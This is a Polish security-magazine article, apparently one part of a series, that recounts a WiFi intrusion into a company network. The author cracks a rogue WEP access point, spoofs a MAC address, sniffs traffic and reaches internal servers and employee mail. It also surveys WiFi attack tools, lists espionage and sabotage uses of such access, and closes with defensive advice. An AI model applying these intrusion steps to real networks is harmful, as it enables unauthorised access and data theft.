W tej części zajmę się jedynie omówieniem dalszych przypadków ataku na Sieć.

Przypadek 2

Historia wygląda identycznie jak poprzednio. Jedyna różnica polega na tym, że hasła nie udało się złamać w czasie 7 dni. Dlatego też zaprzestałem dalszych prób złamania, a w czasie, gdy komputer pracował nad hasłem, ja pracowałem nad rozpoznaniem infrastruktury Sieci.


Podstawowymi narzędziami były dla mnie kismet, wireshark i airodump–ng.

Kilkudniowa analiza ruchu sieciowego wokół siedziby firmy pozwoliła mi wnioskować, że wewnątrz zabezpieczonej przy pomocy WPA sieci istnieje AP z zabezpieczeniem WEP. Zainteresowałem się tym AP i poddałem go próbie sił. (Metody łamania WEP są opisane w h9/1/2006.) Silne hasło WEP pomimo wszystko zostało bardzo szybko złamane. Analiza wewnętrzna Sieci pozwoliła mi określić, że AP, do którego się podłączyłem, nie jest oficjalnym AP sieci. Najbardziej prawdopodobne jest, że został on uruchomiony przez jednego z użytkowników w celu rozprzestrzeniania Sieci innym użytkownikom. Jest to charakterystyczne działanie, bardzo szkodliwe dla Sieci.

Cel: złamanie zabezpieczeń Sieci.
Czas: 120 godzin.
Efekt: wykrycie nielegalnych źródeł dostępu do Sieci.
Ocena: 2/10.
Plusy: zastosowanie WPA, silne hasło.
Minusy: brak zainteresowania Siecią przez administratora.

Opis przypadku

Nielegalne rozdzielanie łącza jest bardzo popularne wśród sieci kablowych, ale jak się okazuje - wśród sieci WiFi także. Może to wynikać z bardzo prozaicznych przyczyn – jeśli nic nie ogranicza widoczności anten, Internet można rozdzielać na odległość kilometrów. W dużych miastach może być z tym kłopot, ale wystarczy, by pracownik miał możliwość przekazania sygnału, a na pewno znajdzie kogoś, kogo



Rysunek 9. *Uproszczone zobrazowanie ataku MITM*

Rysunek 10. *Warszawa pod względem bezpieczeństwa WiFi*

zainteresuje szybkie łącze internetowe za darmo lub za niewielkie opłaty w stosunku do jakości i szybkości połączenia.

Jest to tylko jeden z możliwych powodów istnienia RAP *(rouge access point)*.

Kto mógłby to zrobić w twojej firmie i dlaczego?

- *pracownik* – w celu przeprowadzania ataków w Internecie, w celu udostępniania Internetu, w celu ściągania i udostępniania nielegalnych treści,
- *intruz* – w celu wykorzystania silniejszego sygnału RAPu do przeprowadzenia ataku MITM, a następnie uzyskania dostępu do sieci wewnętrznej,
- *natura* – w przypadku zaniku zasilania lub innych negatywnych czynników zewnętrznych sprawny AP uległ przekonfigurowaniu.

Mając już wszelkie niezbędne informacje udajemy się ponownie pod siedzibę firmy w celu zalogowania się do Sieci i wykonania rozpoznania wewnętrznego.

Tabela 1. *Przegląd ataków na sieci i urządzenia WiFi*

Typ	Opis	Metody/Urządzenia
WarXing	Wyszukiwanie i odkrywanie sieci poprzez nasłuch lub próby połączenia	Kismet, KisMAC, MacStumbler, NetStumbler, Wellenreiter, Airodump,...
Rogue Access Points	Podłączanie do zabezpieczonych Sieci innych urządzeń o mniejszym stopniu bezpieczeństwa.	Dowolny AP..
MAC Spoofing	Zmiana adresu MAC intruza na MAC karty zaufanej	Bwmachak, ifocnfig, SMAC, Wellenreiter, wicontrol,...
Podsłuch	Zbieranie i dekodowanie ruchu sieciowego w celu przechwycenia ważnych informacji	Wireshark, dsnif, tcpdump, kismet,...
WEP	Przechwytywanie pakietów zawierających IV w celu złamania zabezpieczenia i uzyskania dostępu do Sieci.	Aircrack, AirSnort, WepAttack, WepDecrypt,...
AP Phishing	Uruchamianie portali imitujących oryginalne w celu kradzieży danych.	Airsnarf, Hotspotter
MITM	Wykonywanie ataku MITM w celu przekierowania ruchu przez komputer intruza	dsniff, Ettercap
802.11 Frame Injection	Tworzenie i wysyłanie spreparowanych ramek protokołu 802.11	Airpwn, File2air, libradiate, void11, WEPWedgie, wnet dinject/reinject
802.11 Ingerencja w dane	Zbieranie/wysyłanie/zakłócanie danych wychodzących i przychodzących do sieci WiFi.	Airpwn, File2air, libradiate, void11, WEPWedgie, wnet dinject/reinject
Łamanie PSK	Odszyfrowywanie WPA PSK ze zdobytych pakietów *handshake* z wykorzystaniem ataku słownikowego	coWPAtty, KisMAC, wpa_crack..
Zakłócanie fal radiowych	Nieświadome – częstotliwość pracy kuchenek mikrofalowych, inne Sieci... Świadome wykorzystywanie narzędzi do zakłócania fal	Urządzenia elektroniczne
802.1X EAP Length Attacks	Wysyłanie danych EAP ze złą długością pól w celu spowodowania niepoprawnego działania AP	QACafe, File2air, libradiate
802.1X EAP– of– XXX	Rodzina ataków mająca na celu spowodowanie nieprawidłowej pracy AP	QACafe, File2air, libradiate
802.11 Deauthenticate Flood	Zalanie stacji pakietami zawierającymi polecenie odłączenia od AP	Airjack, Omerta, void11, aireplay

Do biegu... gotowi! Start!

Zmieniamy adres MAC naszej karty:

```
#ifconfig [interfejs] hw ether [nowy
                    mac]
```

(można uczynić to też na stałe, jeśli posiadamy komputer, z którego często korzystamy w taki sposób – opis znajduje się na *http://pl.wikipedia.org/wiki/MAC*).

Proces logowania przebiegł wzorowo – uzyskaliśmy adres IP od daemona DHCPD serwera firmowego.

Odpalamy wiresharka i rozpoczynamy analizę ruchu w Sieci. Po kilku chwilach widzimy, że cały ruch na port 8080 kierowany jest na serwer wewnętrzny *10.0.1.1*. Można wywnioskować, że sieć, w której się znajdujemy, jest podzielona na kilka bloków o różnych adresach, a komputer *10.0.1.1* jest wewnętrznym serwerem http. Możemy przeprowadzić analizę za pomocą nmapa, nessusa i p0f'a – aktualnie nie jesteśmy niczym ograniczeni, a wszystko zależy tylko i wyłącznie od naszej wyobraźni i umiejętności.

Warto przez pewien czas zająć się sniffowaniem – możemy natrafić na bardzo dużo interesujących informacji.

Jakich? Najlepszą metodą nauki jest praktyka – zachęcam do samodzielnych prób z pakietami i sniffowaniem.

Co mogę dodać od siebie?(Listing 4.)Na konsoli podsłuchującej: (Listing 5.)

Następnie można uruchomić nessusa w celu dokładniejszego, a jednocześnie automatycznego określenia najbardziej znanych podatności. Niestety nessus w naszym wypadku nic nie wykrył. Została nam opcja bliższego poznania się osobiście z daemonem http. Postępując w podobny sposób rozpoznajemy usługi na serwerze dostępnym publicznie oraz na wszelkich systemach komputerowych, które wydają się nam ciekawe. Co byłem w stanie zrobić po uzyskaniu dostępu do Sieci? Uzyskałem nieautoryzowany dostęp do komputera, który działał jako wewnętrzny router sprzętowy. Byłem w stanie przechwytywać cały ruch przechodzący przez ten komputer, w Sieci znajdował się komputer z zainstalowanym Linuksem, na którym w katalogach grup roboczych znajdowały się dokumenty dotyczące spraw, nad którymi pracowały dane grupy, uzyskałem dostęp do komputera, który pracował jako bramka sieć–świat (router + translacja NAT + maskarada), co dało mi możliwość podsłuchu całego ruchu wyjściowego i wejściowego pochodzącego z Internetu, uzyskałem dostęp do poczty pracowników obsługiwanej przez komputer–bramkę.

W jaki sposób praktycznie mógłbym wykorzystać uprawnienia, jakie uzyskałem?

- Ataki tego typu są stosowane do prowadzenia analizy informacji kluczowych dla działalności firmy oraz dla procesu inwestycyjnego. Służą one do określania infrastruktury właścicielskiej, organizacyjnej i finansowej.
- Wspomniany sposób postępowania służyć może ocenie wizerunku oraz wiarygodności pracowników i kandydatów do pracy w oparciu o sposoby działania w poprzedniej firmie.
- Opracowanie i realizacja działań sabotażowych wymierzonych w dobry wizerunek firmy konkurencyjnej w celu przejęcia części klientów.
- Wiele innych.

Wszystkie te dane jesteśmy w stanie wywnioskować na podstawie analizy generowanego ruchu HTTP i SMTP, możemy też prowadzić działalność opisaną w punkcie 3 podszywając się pod klientów. Zwracam na to szczególną uwagę, gdyż działania te są bardzo niebezpieczne. W taki oto sposób przebyliśmy drogę od wyprawy pod budynek firmy do dostępu do wszystkich danych krążących w sieci WiFi firmy. Ile firmy mogą stracić na takim procederze? Co zrobić, aby zabezpieczyć się przed tego typu działaniami? Najlepszym rozwiązaniem jest zastosowanie protokołu PPPoE, WPA2 najlepiej z bardzo silnymi hasłami lub, jeśli z przyczyn od nas niezależnych musimy korzystać z WEP, to tylko w parze z IPSec.

Niebezpieczeństwa otwartych hotspotów

Darmowy Internet w restauracji, kawiarni, w porcie lotniczym czy innym publicznym miejscu jest bardzo ciekawą propozycją dla ludzi podróżujących. Chciałbym w tej części zapoznać czytelnika z tym, jak niebezpieczne dla niego są tego typu rozwiązania.

Metoda: ARP poisoning

Wykorzystanie: Denial Of Service – w naszym przypadku bez znaczenia.

Man in the middle – ważne – cały ruch generowany przez użytkownika przechodzi przez komputer intruza.

Daje to możliwość bezpośredniego podsłuchu haseł, loginów, rozmów – po prostu wszystkiego *(http://www.watchguard.com/infocenter/editorial/135324.asp)*.

Jak to wygląda w praktyce?

Hijacking i phishing dają możliwość zdobycia haseł m. in. do kont bankowych, jednorazowych tokenów, numerów kart kredytowych wraz z *Card Security Code*.

Wnioski: dziesięć lat istnienia sieci bezprzewodowych, sześć lat od oficjalnego ogłoszenia błędów i podatności WEP, artykuły w wielu gazetach i czasopismach - a jak wyglądają zabezpieczenia?

O Autorze

Autor od wielu lat interesuje się informatyką – swoje zainteresowania skupił głównie na zagadnieniach i problematyce sieci komputerowych oraz bezpieczeństwa teleinformatycznego. Jest samoukiem i pasjonatem. Studiuje informatykę na Wydziale Cybernetyki Wojskowej Akademii Technicznej. Kontakt z autorem: *bartosz.kalinowski@gmail.com*

- 20 % – sieci całkowicie otwarte,
- 72 % – sieci korzystające jedynie z WEP,
- 8 % – sieci korzystające z bezpieczniejszych rozwiązań.

Łatwo zobrazować to na mapie, jak na Rysunku 10. Jest to mapa bardzo ogólnikowa i nie przedstawia realnego stanu zabezpieczeń Sieci w stolicy. Ma ona charakter jedynie poglądowy – w celu zobrazowania czytelnikowi, że praktycznie na obszarach oznaczonych zielonym kolorem uzyskanie dostępu do Sieci nie powinno zająć więcej niż 20 minut. Obszary oznaczone kolorem żółtym wskazują na miejsca, gdzie w trakcie poszukiwań łatwo natrafić na sieć, do której możemy uzyskać dostęp – jednak zależy on od czynników konfiguracyjnych (trudne hasła, stosowanie dodatkowych szyfrowań). Kolorem czerwonym oznaczyłem miejsca, gdzie natrafiłem na Sieci, do których uzyskanie dostępu mogło okazać się absolutnie niemożliwe (przyjmując, że chcielibyśmy zrobić to w najbliższych 5 latach). Obszary te nie są jedynymi, być może równie dobrze zabezpieczone Sieci występują w innych miejscach Warszawy, a nie zostały ujęte na mapie. Wynika to z prozaicznej przyczyny – mapa powstała z danych otrzymanych po 2 podróżach głównymi ulicami miasta. Jednak sądzę, że znakomicie przedstawia istnienie problemu.

Przegląd ataków na sieci WiFi

Popularność sieci bezprzewodowych sprawiła, że stały się bardzo dobrym celem do ataków wymierzonych w firmy. Powodem tego jest fakt, że Sieci te same w sobie oferują bardzo słabe zabezpieczenia, a potencjalni włamywacze liczą, że administratorzy nie poczynili żadnych kroków w kierunku poprawy bezpieczeństwa. Ataki na sieci WiFi można podzielić na kilka kategorii:

- ataki dostępu – celem ataku jest zdobycie dostępu i praw do korzystania z sieci WiFi,
- ataki nasłuchu – celem ataków nasłuchu w sieci jest zdobycie ważnych informacji przesyłanych za jej pośrednictwem,
- ataki na integralność – celem ataków na integralność danych jest wprowadzenie użytkowników w błąd, a w dalszej konsekwencji przerwanie integralności przesyłanych danych oraz zablokowanie sieci,
- ataki sprzętowe – celem ataku jest kradzież sprzętu, zakłócanie częstotliwości sieci oraz powodowanie jej nieprawidłowego działania.

Podsumowanie

Ważnymi czynnikami stanowiącymi o popularności sieci WiFi są wygoda i mobilność. Nie można jednak ignorować zagadnień związanych z zapewnieniem odpowiedniego poziomu bezpieczeństwa. Od 6 lat wiadomo, że standardowe mechanizmy obrony gwarantowane przez protokół obsługi są bardzo słabe, a analiza wielu przypadków wskazuje na fakt, iż administratorzy często pozostawiają wstępnie skonfigurowane Sieci same sobie. Łatwość uzyskania dostępu do Sieci, słaby lub całkowity brak systemu kodowania danych i trudność w fizycznym wykryciu napastnika bardzo podnosi znaczenie sieci bezprzewodowych jako bram dostępu do ważnych danych dla potencjalnych agresorów. Administratorzy powinni szczególnie dbać o miejsca w swojej Sieci, do której nie wymagane jest fizyczne podłączenie, gdyż nie są w stanie kontrolować na bieżąco, kto stara się skorzystać z ich Sieci i w jakim celu to czyni. Bezpieczeństwo zarówno całej Sieci, jak i poszczególnych użytkowników powinno być stawiane na pierwszym miejscu, gdyż wszelkie nieprawidłowości w tej płaszczyźnie mogą wygenerować problemy szacowane już nie tylko w kategoriach moralnych, ale i finansowych. Administratorzy powinni wyrobić w swoich użytkownikach świadomość wszelkich zagrożeń, z jakimi mogą się spotkać w trakcie korzystania z sieci bezprzewodowych. Nie należy również poprzestawać na bezpieczeństwie samego dostępu do Sieci – zarówno wejście do Sieci, jak i poruszanie się po niej powinno wykorzystywać optymalne środki ochrony danych i informacji, gdyż te są na wagę złota. Pokazałem, jak szybko można dostać się do Sieci i jak wiele można uzyskać informacji o pracownikach, pracodawcy, firmie. Pokazałem drogi, którymi można podążać, stawiając czytelnika na skrzyżowaniach metod i sposobów – a co zrobi napastnik? Jakie szkody przyniesie...? ●

W Sieci

- *http://en.wikipedia.org/wiki/802.11 – protokół 802.11*, opis techniczny/encyklopedyczny,
- *http://www.deviceforge.com/articles/AT5096801417.html* – standard 802.11,
- *http://www.wirelessve.org/entries/vulnerabilities* – podatności sieci WiFi oraz Bluetooth,
- *http://www.wirelessdefence.org/Contents/WirelessLinuxTools.htm* – opis narzędzi związanych z bezpieczeństwem WiFi,
- *http://www.acm.org/crossroads/xrds11–1/wifi.html* – przegląd podatności WiFi,
- *http://wifinetnews.com/archives/002452.html* – podatności WPA,
- *http://en.wikipedia.org/wiki/Man–in–the–middle_attack* – opis ataku MITM,
- *http://en.wikipedia.org/wiki/Phishing* – opis ataku typu phishing,
- *http://www.watchguard.com/infocenter/editorial/135324.*asp – teoria ARPpoisoning,
- *http://docs.lucidinteractive.ca/index.php/Cracking_WEP_and_WPA_Wireless_Networks*– łamanie WEP,
- *http://arstechnica.com/articles/paedia/security.ars/1* – teoria zabezpieczeń sieci bezprzewodowych.